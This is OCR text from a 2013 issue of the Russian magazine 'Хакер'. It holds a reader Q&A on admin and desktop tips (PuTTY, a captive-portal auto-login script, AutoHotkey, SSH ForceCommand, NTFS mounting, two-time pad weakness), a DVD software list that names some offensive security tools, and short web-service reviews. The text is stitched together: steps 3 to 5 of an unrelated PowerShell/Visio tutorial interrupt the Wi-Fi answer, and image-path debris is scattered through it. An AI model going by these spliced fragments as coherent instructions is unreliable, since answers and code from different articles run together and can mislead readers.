A Если в качестве SSH-клиента ты используешь PuTTY, то есть отличное решение. Крошечное приложение PuTTYCS (millardsoftware.com/puttycs) перенаправляет команды, которые ты ему передаешь, всем или определенным (нужно настроить фильтр) PuTTY-окнам. Естественно, можно отправить и управляющие комбинации. В общем, очень полезное приложение для всех, кому приходится работать с несколькими PuTTY-сессиями.

Q В универе есть открытый Wi-Fi, но после подключения к нему все запросы редиректятся на страницу авторизации, на которой нужно нажать кнопочку «Я согласен с ...». Постоянно приходится заходить с Android-фона в браузер и нажимать на эту ссыль. Как ты понимаешь, это очень неудобно. Можно что-то предпринять?

A Знакомая ситуация. Предлагаю тебе решить проблему при помощи приложения Tasker (bit.ly/Tasker) и SL4A (Scripting Level for Android, bit.ly/SLforA). Если ты еще не пробовал эту замечательную связку в действии, то как раз самое время. Останавливаться на установке и описании этих приложений, думаю, нет смысла — любой справится. Перейдем сразу к делу.

Полезный хинт




Mosman Library@Flickr.com

НАСТРАИВАЕМ ПЕРЕКЛЮЧЕНИЕ ТАБОВ В CHROME

Q Нагуглил расширение Recent Tabs, позволяющее переключать табы в Chrome в порядке недавнего использования (как в Opera) комбинацией <Ctrl + ~> или <Ctrl + Q>. Но все же существует ли решение делать это по <Ctrl + Tab>?

A На мой взгляд, <Ctrl + Q> даже удобнее, чем <Ctrl + Tab>, но если для тебя все же так важно, чтобы это был <Ctrl + Tab>, то могу предложить тебе такой вариант (при установленном Recent Tabs) — перехватывать нажатие комбинации <Ctrl + Tab>, когда активно окно Chrome, и взамен посылать <Ctrl + `> (да-да, именно `, а не ~). Для этого можно воспользоваться приложением AutoHotkey (www.autohotkey.com). Например, так:

```
; Переключаем режим сравнения заголовков окна
; с «полностью совпадает» на «содержит»
SetTitleMatchMode, 2
#IfWinActive, Google Chrome
    ^Tab::^`
#IfWinActive
```



3 Теперь подключим к документу нужные наборы иконок. Воспользуемся Network and Peripherals: для обозначения компьютера будем использовать Server, а для диска — Modem:

```
$NetStenc = $app.Documents.Add↵
("periph_m.vss")
$pc = $NetStenc.Masters.Item("Server")
$disk = $NetStenc.Masters.Item("Router")
$cn = $NetStenc.Masters.Item("Dynamic ↵
Connector")
# Заодно определим ширину страницы
$w = $page.PageSheet.Cells("PageWidth").↵
ResultIU
```



4 Займемся отображением результатов в Visio:

```
# Отображаем корневой узел (компьютер)
$comp = $page.Drop($pc, $w/2, 3)
$comp.Text = "PC"
# И дочерние
$d = $w / ($info.count+1)
$x = $d;
foreach($i in $info) {
  $shape = $page.Drop($Disk,$x,5)
  $shape.Text= $i
  # Соединяем созданный узел с корневым
  $shape.AutoConnect($comp, 0, $cn)
  $x = $x + $d }
```



5 Теперь можно придать нашей схеме «товарный вид» и сохранить в файл:

```
$page.CenterDrawing()
$page.ResizeToFitContents()
$doc.SaveAs("D:\DiskConfig.vsd")
$app.Quit()
```

Итак, наш план таков: пишем Python-скрипт, который выполняет регистрацию в сети, и навешиваем его на событие подключения к нашей Wi-Fi-сети. Сначала скрипт:

```
from urllib.request import urlopen
import re
html=urlopen('').read().decode('utf-8')
link=re.findall('выдергиваем ссыль',html)
if len(link)>0:
    urlopen(link[0].↵
    replace('&amp;','&')).read()
```

Я опустил адрес загружаемой страницы: впиши туда адрес страницы авторизации твоей Wi-Fi-сети, а на место опущенной регулярки — регулярку, которая достает нужную ссыль из этой страницы. Теперь этот скрипт скопируй в папку скриптов SL4A (sdcard/sl4a/scripts) и запусти Tasker. Создай профиль с контекстом State → Net → WifiConnected и укажи там SSID своей сети. В качестве действия для профиля задай действие Script → Run SL4A Script и выбери только что созданный скрипт.

Q Самостоятельно установил и настроил на сервере PHP. Как проверить себя, не оставил ли я серьезной дыры в защите?

A Лучше всего, конечно, попросить более опытных коллег проверить твою работу, но если таких у тебя нет или ты им не доверяешь :), то частично проверить себя тебе поможет тулза PhpSecInfo (phpsec.org/projects/phpsecinfo). PhpSecInfo чем-то напоминает функцию phpinfo(), но выводит информацию, касающуюся безопасности установки PHP, и советы по исправлению потенциально опасных мест.

Q В одном из последних номеров описывалось прикручивание к SSH двухэтапной авторизации с помощью Google Authenticator. А как использовать для этого какой-нибудь другой запрос вместо временного ключа, что предоставляет GA?

A Тебе нужно установить директиву ForceCommand в настройках SSH-сервера (/etc/ssh/sshd_config), указав скрипт, который будет запрашивать у пользователя дополнительные данные и разрывать сессию в случае неверного ответа:

```
ForceCommand /tools/ssh_gatekeeper.sh
```

Как основу для этого скрипта можешь взять разработку парней из Calomel: bit.ly/SSHGateK.

Q Нужно журналировать время запуска и юзверя, от имени которого был выполнен PowerShell-скрипт. Вопрос в том, как из PS-скрипта писать в стандартный системный Event Log винды.


A Сам PowerShell не имеет специального командлета, который бы выполнял нужное действие. Но мы знаем, что в основе PowerShell лежит .NET, соответственно, мы можем заюзать класс System.Diagnostics.EventLog последнего. Сделать это можно, например, так:

```
$log = New-Object System.Diagnostics.↵
EventLog
$log.set_log("Application")
$log.set_source("MyPSScript")
$log.WriteEntry("Hello from PS", ↵
"Information")
```

Для удобства можно оформить этот кусок кода как функцию. Замечу, что если до вызова set_source соответствующий Event Source не существовал, то он будет создан (нужны права).

Q Часто использую свой андроид-планшет в качестве читалки. Только ночью даже самого низкого уровня подсветки на моем Amoled-дисплее слишком много. Есть ли способ снизить начальный порог яркости?

A Насчет снижения начального порога яркости не уверен, но хочу порекомендовать тебе способ намного проще. Заключается он в использовании приложения Screen Filter (bit.ly/ScrnFilter). Приложение работает как затемняющий фильтр, который накладывается на изображение. Очень легко и удобно можно менять степень затемнения. Минусы использования приложения в том, что при такого рода затемнении теряется контрастность и блекнут цвета, но для чтения книг, думаю, это не очень критично.



Советы PhpSecInfo

Q Иногда нужно запускать линукс-приложения с виндовс-раздела. Но, к сожалению, линукс не позволяет chmod'ить файлы на NTFS-разделах. Приходится копировать приложение на линукс-раздел. Как можно обойти это ограничение?

A Самый простой и быстрый способ запустить линукс-приложение с NTFS-раздела — перемонтировать его, выставив для всего раздела права на выполнение (то есть все файлы раздела будут помечены атрибутом Executable):

```
# umount /media/WinDisk
# mkdir /media/WinDisk
# mount /dev/sda1 -t ntfs-3g -o ↵
  uid=1000,gid=1000,umask=002 ↵
  /media/WinDisk
```

Чтобы не набирать каждый раз эти команды, можно добавить соответствующую запись в файл /etc/fstab:

```
UUID=disk_uid /media/WinDisk ntfs-3g ↵
defaults,auto,uid=1000,gid=1000,↵
umask=002 0 0
```

На место disk_uid нужно подставить UUID твоего раздела (узнать его можно, выполнив команду «blkid -c /dev/null» от имени суперпользователя).

Q В инете описана куча способов, как заставить восьмую винду пропускать Start Menu. Но все, что я пробовал, скрывает старт-меню после того, как оно уже было отображено. Существуют ли другие решения?

A Большинство приложений, которые скрывают Start Menu, работают по очень простому принципу — симулируют нажатие <Win + D>, что перебрасывает пользователя на рабочий стол, и да, при таком подходе старт-меню на некоторое время отображается. Способ загрузиться сразу на рабочий стол средствами системы родился в обсуждениях на MDL-форумах при участии Сергея Ткаченко, который и подготовил набор скриптов для автоматизации решения. Скачать их можно тут: bit.ly/No-Metro. Подробнее об этом способе и о том, как воспользоваться набором утилит, можно прочитать в блоге Сергея: bit.ly/HT-NoMetro.

ДЕШИФРОВАНИЕ TWO-TIME PAD




Прочитал про уязвимость шифра Вернама two-time pad: если взломщик получает два сообщения, зашифрованных одним и тем же ключом, заXORив их, два ключа нивелируют друг друга и останется только XOR исходных сообщений, из которых можно легко извлечь незашифрованные данные. Действительно ли их легко извлечь?





Легко извлечь данные можно в случае multi time pad, то есть когда взломщик получил большое количество сообщений. А если к тому же сообщения содержат ASCII-кодированный английский текст, то их криптоанализ будет под силу даже школьнику. Подробнее о принципах криптоанализа в данном контексте можно прочитать здесь: bit.ly/breakTTP.



При двух сообщениях не все так радужно, хотя все равно возможно, поскольку в случае английского текста можно с вероятностью больше 0,5 предположить каждый символ ключа. Но это не очень поможет, если сообщения представляют собой текст без смысла (например, случайно сгенерированные строки). Дело усложняется на порядок, если об исходных сообщениях вообще ничего не известно.

>>WINDOWS
>Development
AkelPad 4.8.3
ApHeMo 2.5.0
Free JavaScript Editor 4.7
Geany 1.23
Jdk 7u21
Jquery 2.0.0
PHPLint 1.1
RapidSVN 0.12.1
Twisted 13.0.0
Xdebug 2.2.2
Ruby - Aptana Studio 3.4.0
Ruby - Arcadia 0.12.2
Ruby - FreeRIDE 0.9.6
Ruby - IronRuby 1.1.3
Ruby - JRuby 1.7.3
Ruby - qt4-qtruby 2.2.0
Ruby - Ruby 2.0.0
Ruby - Ruby DBI 0.4.3
Ruby - Ruby In Steel 2
Ruby - Ruby on Rails 3.2.13
Ruby - RubyGems 2.0.3
Ruby - RubyMine 5.4.1
Ruby - SlickEdit 2012
Ruby - wxRuby 2.0.1

>Misc
BetterDesktopTool 1.52
Coolbarz 1.0.0.2
DiffView 1.0.2
Filedrop 1.0
Ignition 2.14
Kestrel GX 1.3.1
KFK 3.13.1
Masterpdfeditor 1.8.43
PDFCool
Pokki
Postimage 0.9.1
Screenstagram 2.01
Sub4Del 1.0
TouchPad Handwriting 1.0.1
WindowSlider 1.2
Zer0 0.6.0.6

>Multimedia
3RVX 2.5
AudioGrail 7.0.4
AVIToolbox 2.2
BonAView 1.6.0
Dvdstyler 2.4.3
Fotor 1.0
GTKRawGallery 0.9.8
IDPhotoStudio 2.11
LoopJam 1.1
PhotoToFilm 3.0.2
Romp 1.6
Shotcut 13.04
VideoInspector 2.5
VLC 2.0.6
Xion Audio Player 1.5.154
XnRetro 1.26

>Net
BitTorrent Sync
Downverter 2.0
iPrint
Jitsi 2.2
NppDocShare 0.1
Picapica 0.5.3
Qbittorrent 3.0.9
Seafile 1.6.1
Shapeshifter 5.0
SnakeTail 1.8.1
Synergy 1.4.12
TcpLogView 1.0.6
Tixati 1.95
Torrent-search 0.11.2
TreeSize Free 2.7
Viber

>Security
Brakeman 1.9.5
Cain & Abel 4.9.44
CrowdInspect
CryptoPAD 0.3
Datum Locker 0.1.13
Dnscrypt 1.3.0
dreamboot
Evilgrade 2.0.5
Hackersh 0.2.0
Hook Analyser 2.5
malwasm 0.2
muffi
PACK 0.0.3
ProcDot
ProFuzz
Shellnoob 1.0
Tinc 1.0.21
Weevely 1.1

>System
AnalogX PortMapper 1.04
Anvi Startup Booster 1.0
Everything Search Engine 1.2.1
Gow 0.7.0
KCleaner 1.2.3
Moo0 System Monitor 1.72
OSFMount 1.5.1013
Q-Dir 5.57
RMPrepUSB 2.1.648
SaBackup 0.9.5.8
StressMyPC 2.23
SUMo 3.6.0
VirtualBox 4.2.12
VMware Player 5.0.2
Watch 4 Idle 1.0
WinArchiver Virtual Drive 2.8

>>MAC
AudioBook Binder 1.16
BitTorrent Sync 1.0
Blender 2.67
Brow 1.0
Burn 2.5.1
Cog 0.08
DVDTheque 3.1.5
Filedrop 1.0
Jitsi 2.2
LoopJam 1.1
MacKeeper 2.5.1
MacSpice 2.10.32
Mixxx 1.11.0
Mou 0.8.4
Sequel Pro 1.0.2
Shotcut 13.04
Transfr 1.0
Viber

>>UNIX
>Desktop
Adobereader 9.5.4
Audacious 3.4b1
Darktable 1.2
Drawers 13.3.1
Dvdstyler 2.4.3
Gnome-subtitles 1.3
Kdenlive 0.9.6
Masterpdfeditor 1.8.43
Mate 1.6.1
Nitrux-os-icon2 1.0
Qmmp 0.7.0
Romp 1.6
Stellarium 0.12.1
Sunflower 0.1a.55
Ubuntu-after-install 1.4
Vlc 2.0.6
Xneur 0.16.0
Xnretro 1.26

>Devel
Arangi 4.0.5
Armadillo 3.810.1
Cipra 1.0
Createjs 0.6.0
Gecrit 2.8.4
Gtkdialog 0.8.3
Icecream 1.0.0
Jdk 7u21
Jquery 2.0.0
Lavape 0.9.2
Nuitka 0.4.2
Phpsecurepages 0.41b
Poco 1.4.6p1
R 3.0.0
Statifier 1.7.3
Tinybutstrong 3.8.2
Tntdb 1.3
Twisted 13.0.0

>Games
Stunt_rally 1.9
Warzone2100 3.1.0
Wesnoth 1.11.2

>Net
Adchpp 2.9.0
Davmail 4.2.1
Dooble 1.41
Downverter 2.0
Fbmessenger 0.1.0
Firefox 20.0.1
Flareget 1.4-7
Gfeedline 2.0.4
H323plus 1.25.0
Hostapd 2.0
Liferea 1.8.12
Movgrab 1.2.0
Picapica 0.5.3
Qbittorrent 3.0.9
Qutim 0.3.1
Radiotray 0.7.3
Seamonkey 2.17.1
Torrent-search 0.11.2

>Security
Brakeman 1.9.5
Clamav 0.97.8
Dnscrypt 1.3.0
dreamboot
Fwknop 2.0.4
Gpg-crypter 0.4.1
Hackersh 0.2.0
iNalyzer
Mainframed
orangfuzz
PACK 0.0.3
Passwdqc 1.3.0
Peerguardian 2.2.2
ProcDot
ProFuzz
Tinc 1.0.21
Trojanscan 1.5.0
Usbcryptformat 12.05.20
Voipmonitor 7.0rc1
Weevely 1.1

>Server
Apache 2.4.4
Asterisk 11.3.0
Cassandra 1.2.4
CouchDB 1.3.0
CUPS 1.6.2
HAproxy 1.4.23
Lighttpd 1.4.32
Lucene 3.6.2
Memcached 1.4.15
MongoDB 2.4.3
nginx 1.4.1
OpenSSH 6.2
OpenVPN 2.3.1
Redis 2.6.13
Samba 4.0.5
Sphinx 2.0.8
Squid 3.3.4

>System
Btsync
Grub-customizer 3.0.4
Intel-linux-graphics-installer 1.0
Linux 3.8.8
Lnav 0.5.0
overlocing-patch
Systemd 202
Tlp 0.3.8.1
Tmux 1.8
Undistract-me 0.1.0
Virtenv 0.8.2
VMware-player 5.0.2
Wayland 1.1.0
Wine 1.5.28
Zfsonlinux 0.6.1

>X-distr
Kali 1.0

DVD

№ 06 (173) ИЮНЬ 2013


ХАКЕР



WWW 2.0

Сервис, позволяющий превратить подборку онлайн-статей в epub-файл для читалок

01




READLISTS (readlists.com)

→ Поскольку авторам и редакторам][приходится по долгу службы немало читать, многие из нас фанатеют от сервисов вроде Pocket и Readability, с помощью которых можно сохранить онлайн-статью, выкинув из нее лишнее оформление, рекламу и навигацию. Остается только текст и иллюстрации. Readlists пошел еще дальше. Пользователь может составить подборку статей, а сервис с помощью API Readability превратит ее в книжку в формате ePub. Потом прямо из сервиса этот файл можно послать на Kindle или же скачать и залить на свою читалку или планшет. Названия статей можно редактировать, благодаря этому у подборки будет удобное содержание, как у настоящего eBook'а.

SPLITWISE (splitwise.com)

→ Splitwise — веб-сервис для учета совместных трат. Отлично подходит для соседей по квартире/общежитию или просто постоянных компаний друзей, которым приходится после каждых выходных подсчитывать, кто сколько должен, и как-то при этом не ругаться… С его помощью можно проводить различные платежи, оформлять займы и их возвраты, вести статистику трат по категориям (продукты, коммунальные платежи, бытовые товары). Но главное, что делает Splitwise, — это упрощает выплаты. Сервис учитывает все задолженности и показывает каждому члену группы его баланс. Предусмотрены мобильные приложения для iOS и Android — работают хуже онлайн-версии, но разработчики активно их пилят.



Сервис, упрощающий расчеты при совместных тратах

02

Сервис, дающий возможность опубликовать статью без блога

03



THROWWW (throwww.com)

→ Throwww — достаточно элегантное решение проблемы, о которой мы уже не раз писали. Вести полноценный блог сегодня для многих избыточно, но необходимость опубликовать развернутый текст может возникнуть у каждого. Тут на помощь и приходит сервис, позволяющий разместить текст и расшарить его на внешней площадке (будь то Twitter или Facebook), не заводя при этом блог на WordPress или Blogspot. Throwww поддерживает базовый набор тегов в стиле Markdown: списки, ссылки, изображения и ролики. При этом сервис имеет ряд функций традиционного блог-сервиса — можно подписаться на пользователя по RSS и оставить под записью комментарий.

DIFFBOARD (diffboard.com)

→ Pastebin-сервисов очень много, но у Diffboard есть одно преимущество, о котором можно догадаться из названия. Дело в том, что сервис позволяет хранить несколько версий одного и того же сниппета и показывать изменения. У сервиса есть поддержка RSS, с ее помощью ты сможешь узнавать обо всех изменениях. Кроме того, сервис умеет генерировать готовые diff-патчи. Сервис активно развивается — например, недавно появился предпросмотр diff-патча в реальном времени. На данный момент не хватает подсветки синтаксиса и возможности определять права доступа к сниппетам. Тем не менее сниппет можно скрыть из общей выдачи сервиса — тогда на него можно будет выйти только по прямой ссылке.



Pastebin-сервис, умеющий хранить несколько версий сниппета

04